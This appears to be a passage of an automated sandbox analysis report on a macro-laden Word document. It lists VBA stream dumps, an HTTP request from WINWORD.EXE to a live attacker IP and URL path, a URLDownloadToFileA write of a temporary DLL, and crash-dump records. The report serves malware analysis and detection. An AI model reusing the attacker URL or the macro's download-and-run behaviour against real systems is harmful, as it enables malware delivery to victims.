Data Raw:	72 55 40 04 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 03 00 50 00 00 00 00 00 00 00 00 00 00 22 00 1f 00 00 00 00 00 01 00 01 00 00 00 01 00 71 07 00 00 00 00 00 00 00 00 00 00 a1 07 00 00 00 00 00 00 00 00 00 00 d1 07

Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 2724	
General	
Stream Path:	VBA/__SRP_3
File Type:	data
Stream Size:	2724
Entropy:	2.6897674029679903
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . x . . . . . ` . . . . . p . . . . . ! . . . . . Q . . . . . P . 1 . . . . . , . . p . . . . . ` . a . . . . . X . . p . . . . . a . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 78 00 00 00 08 00 60 00 b1 08 00 00 00 00 00 00 00 00 00 00 00 04 70 10 00 fe ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00

Stream Path: VBA/dir, File Type: data, Stream Size: 486	
General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	486
Entropy:	6.304387507848704
Base64 Encoded:	True
Data ASCII:	. . . . . 0 . . . . . H . . . . . P r o j e c t . Q . (. . @ . . . . . = ... l . . . . . l d - . . . " . < . . . . r s t d o . l e > . . s . t . . d . o . l . e . (. . h . . ^ . . \ \ . G { 0 0 0 2 0 4 3 0 - . . . . C . . . . . 4 6 } # 2 . 0 # . 0 # C : \ \ W i n . d o w s \ \ s y s @ t e m 3 2 \ \ . e 2 . . t l b # O L E . A u t o m a t . i o n . E N o r (m a l E N C r . m . a F . . c E C . . . . m . ! O f f i c g O . f . i . c g . . g 2 D F 8 D 0 . 4 C - 5 B F A - .
Data Raw:	01 e2 b1 80 01 00 04 00 00 00 03 00 30 aa 02 02 90 09 00 20 14 06 48 03 00 a8 80 00 00 e4 04 04 00 07 00 1c 00 50 72 6f 6a 65 63 74 05 51 00 28 00 00 40 02 14 06 02 14 3d ad 02 0a 07 02 6c 01 00 08 06 12 09 02 12 80 c5 49 f4 64 2d 00 0c 02 22 0a 3c 02 0a 16 02 72 73 74 64 6f 08 6c 65 3e 02 19 73 00 74 00 00 64 00 6f 00 6c 00 65 00 28 0d 00 68 00 11 5e 00 03 2a 5c 00 47 7b 30 30 30

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 11, 2022 18:49:57.318861008 CEST	49741	80	192.168.2.3	45.8.146.139
Aug 11, 2022 18:49:57.422590017 CEST	80	49741	45.8.146.139	192.168.2.3
Aug 11, 2022 18:49:57.422734022 CEST	49741	80	192.168.2.3	45.8.146.139
Aug 11, 2022 18:49:57.423239946 CEST	49741	80	192.168.2.3	45.8.146.139
Aug 11, 2022 18:49:57.526897907 CEST	80	49741	45.8.146.139	192.168.2.3
Aug 11, 2022 18:49:57.540335894 CEST	80	49741	45.8.146.139	192.168.2.3
Aug 11, 2022 18:49:57.540467978 CEST	49741	80	192.168.2.3	45.8.146.139
Aug 11, 2022 18:50:02.545648098 CEST	80	49741	45.8.146.139	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 11, 2022 18:50:02.545905113 CEST	49741	80	192.168.2.3	45.8.146.139
Aug 11, 2022 18:50:46.149507046 CEST	49741	80	192.168.2.3	45.8.146.139

HTTP Request Dependency Graph

- 45.8.146.139


HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49741	45.8.146.139	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 18:49:57.423239946 CEST	1165	OUT	GET /fhfty/NH1-X8NL7CO4_YNJ-MEFY7BW9QYIJW1I/-f HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 45.8.146.139 Connection: Keep-Alive
Aug 11, 2022 18:49:57.540335894 CEST	1165	IN	HTTP/1.1 200 OK Date: Thu, 11 Aug 2022 16:49:57 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Length: 201 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 22 2d 66 22 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL "-f" was not found on this server. </body></html>

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: **1220**, Parent PID: **756**

General

Target ID:	0
Start time:	18:49:45
Start date:	11/08/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x8a0000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tstF1BD.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	65B8BC02	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\tstF1BE.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	65B8BC02	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\tstF1BF.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	65B8BC02	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\tstF1C0.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	65B8BC02	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	65A4977C	unknown
C:\Users\user\AppData\Local\Temp\y5A7.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	14BF46AB	GetTempFileNameA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF6626	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF6626	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF6626	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF6626	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF6626	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF6626	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF6626	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF6626	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF6626	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF6626	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF6626	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF6626	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\y5A7.tmp.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	14BF6626	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tstF1BD.tmp	success or wait	1	65B8BC23	DeleteFileA
C:\Users\user\AppData\Local\Temp\tstF1BE.tmp	success or wait	1	65B8BC23	DeleteFileA
C:\Users\user\AppData\Local\Temp\tstF1BF.tmp	success or wait	1	65B8BC23	DeleteFileA
C:\Users\user\AppData\Local\Temp\tstF1C0.tmp	success or wait	1	65B8BC23	DeleteFileA
C:\Users\user\AppData\Local\Temp\y5A7.tmp	success or wait	1	14BF4702	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\-f[1].htm	0	201	3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 22 2d 66 22 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL "-f" was not found on this server. </body></html>	success or wait	1	14BF6626	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\y5A7.tmp.dll	0	201	3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 22 2d 66 22 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL "-f" was not found on this server. </body></html>	success or wait	1	14BF6626	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\cnewton doc 08.11.2022.doc	unknown	14	success or wait	2	65B8BA5F	ReadFile
C:\Users\user\Desktop\cnewton doc 08.11.2022.doc	unknown	4	success or wait	16	65B8BA5F	ReadFile
C:\Users\user\AppData\Local\Temp\y5A7.tmp.dll	unknown	4096	success or wait	1	14C614C0	ReadFile
C:\Users\user\AppData\Local\Temp\y5A7.tmp.dll	unknown	4096	end of file	1	14C614C0	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	65988A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	65988A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	65988A84	RegCreateKeyExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: WerFault.exe PID: **4088**, Parent PID: **1220**

General

Target ID:	16
Start time:	18:50:32
Start date:	11/08/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 1220 -s 4160
Imagebase:	0xb30000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	64F91717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER39C1.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER39C1.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_WINWORD.EXE_36a787bf8896eba6a9e85f1761f2a7eec6686b_5f94c319_0fad4122	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_WINWORD.EXE_36a787bf8896eba6a9e85f1761f2a7eec6686b_5f94c319_0fad4122\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	64F8497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER39C1.tmp	success or wait	1	64F8497A	unknown
C:\Users\user\AppData\Local\Temp\{DDE00C9B-9E2F-46A2-8526-4216C14B0389} - OProcSessId.dat	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp.dmp	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER39C1.tmp.xml	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA89E.tmp.csv	success or wait	1	64F8497A	unknown

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA8BE.tmp.txt	success or wait	1	64F8497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp.dmp	0	32	4d 44 4d 50 fd fd 0f 00 00 00 20 00 00 00 00 00 00 00 fd fd 62 fd 05 12 00 00 00 00 00	MDMP b	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp.dmp	19192	6	00 00 00 00 00 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 4a 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 04 00 00 fd fd fd 62 04 00 00 00 02 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBJGenuineIntelWTb0Pacific Standard TimePacific Daylight Time	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp.dmp	24000	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd 14 fd fd 14 fd fd fd 00 00 00 00 00 09 5b 36 0b 09 5b 36 0b fd fd fd 00 fd 68 fd 14 23 00 00 00 06 02 21 00 fd fd fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++[6[6h#!+	success or wait	1	64F8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp.dmp	1632	168	74 16 00 00 00 00 00 00 05 00 00 fd 08 00 00 00 00 00 00 00 00 00 00 00 fd 68 fd 14 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1f 5b 36 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 5d 00 00	th[6]	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp.dmp	40468	20	25 01 00 00 28 fd fd 0d 00 00 00 00 04 00 00 00 68 fd 00 00	%(h	success or wait	293	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp.dmp	45160	4	fd fd 69	i	success or wait	292	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp.dmp	246486	4	04 1a 18 74	t	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp.dmp	1800	4	16 00 00 00		success or wait	22	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp.dmp	24716	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd 00 fd 68 fd 14 23 00 00 00 06 02 21 00 fd fd fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++h#!+	success or wait	22	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp.dmp	2812	48	fd 16 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 fd fd 00 00 00 00 00 fd fd fd 14 00 00 00 00 44 05 00 00 fd 67 02 00 fd 02 00 00 48 fd 00 00	DgH	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp.dmp	2872	4	fd 00 00 00		success or wait	141	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp.dmp	19198	28	16 00 00 00 57 00 49 00 4e 00 57 00 4f 00 52 00 44 00 2e 00 45 00 58 00 45 00 00 00	WINWORD.EXE	success or wait	141	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp.dmp	17996	120	00 00 21 65 00 00 00 00 00 50 38 00 fd 50 38 00 fd 79 06 00 52 5b 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 12 00 00 00	!eP8P8yR[BB?+@A	success or wait	18	64F8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp.dmp	23420	54	30 00 00 00 72 00 65 00 73 00 6f 00 75 00 72 00 63 00 65 00 70 00 6f 00 6c 00 69 00 63 00 79 00 63 00 6c 00 69 00 65 00 6e 00 74 00 2e 00 64 00 6c 00 6c 00 00 00	0resourcepolicyclient.dll	success or wait	18	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp.dmp	18524	668	00 00 fd 65 00 00 00 00 00 fd 03 00 fd 0e 04 00 55 00 fd 59 fd 5d 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 60 fd 02 00 00 00 00 00 fd 01 03 00 00 00 00 2b fd 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 55 fd 03 00 00 00 00 00 fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2d 4b 1a 00 00 00 00 00 13 fd 05 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd fd 05 00 00 00 00 00 20 fd fd 51 00 00 00 00 fd 5b 67 1d 00 00 00 00 fd 2d fd 20 00 00 00 00 fd 62 fd 01 00 00 00 00 47 fd 00 00 fd 0f 01 00 05 51 07 00 fd 11 0a 00 13 fd 05 00 06 7f 15 00 fd fd 05 00 fd 23 53 00 73 fd 01 00 fd 36 1b 00 00 00 00 00 fd fd 39 00 46 fd 04	eUY]Zb`+U-K@ Q[g-bGQ#Ss69F	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp.dmp	246490	67498	06 00 00 00 4b 00 65 00 79 00 00 00 06 00 00 00 4b 00 65 00 79 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72	KeyKeyEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp.dmp	32	120	03 00 00 00 24 04 00 00 08 07 00 00 04 00 00 00 fd 3b 00 00 38 0b 00 00 0e 00 00 00 fd 01 00 00 fd 46 00 00 05 00 00 00 54 12 00 00 14 fd 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 fd fd 00 00 fd 28 04 00 15 00 00 00 fd 01 00 00 74 48 00 00 16 00 00 00 fd 00 00 00 60 4a 00 00	$;8FT`8T(tH`J	success or wait	1	64F8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
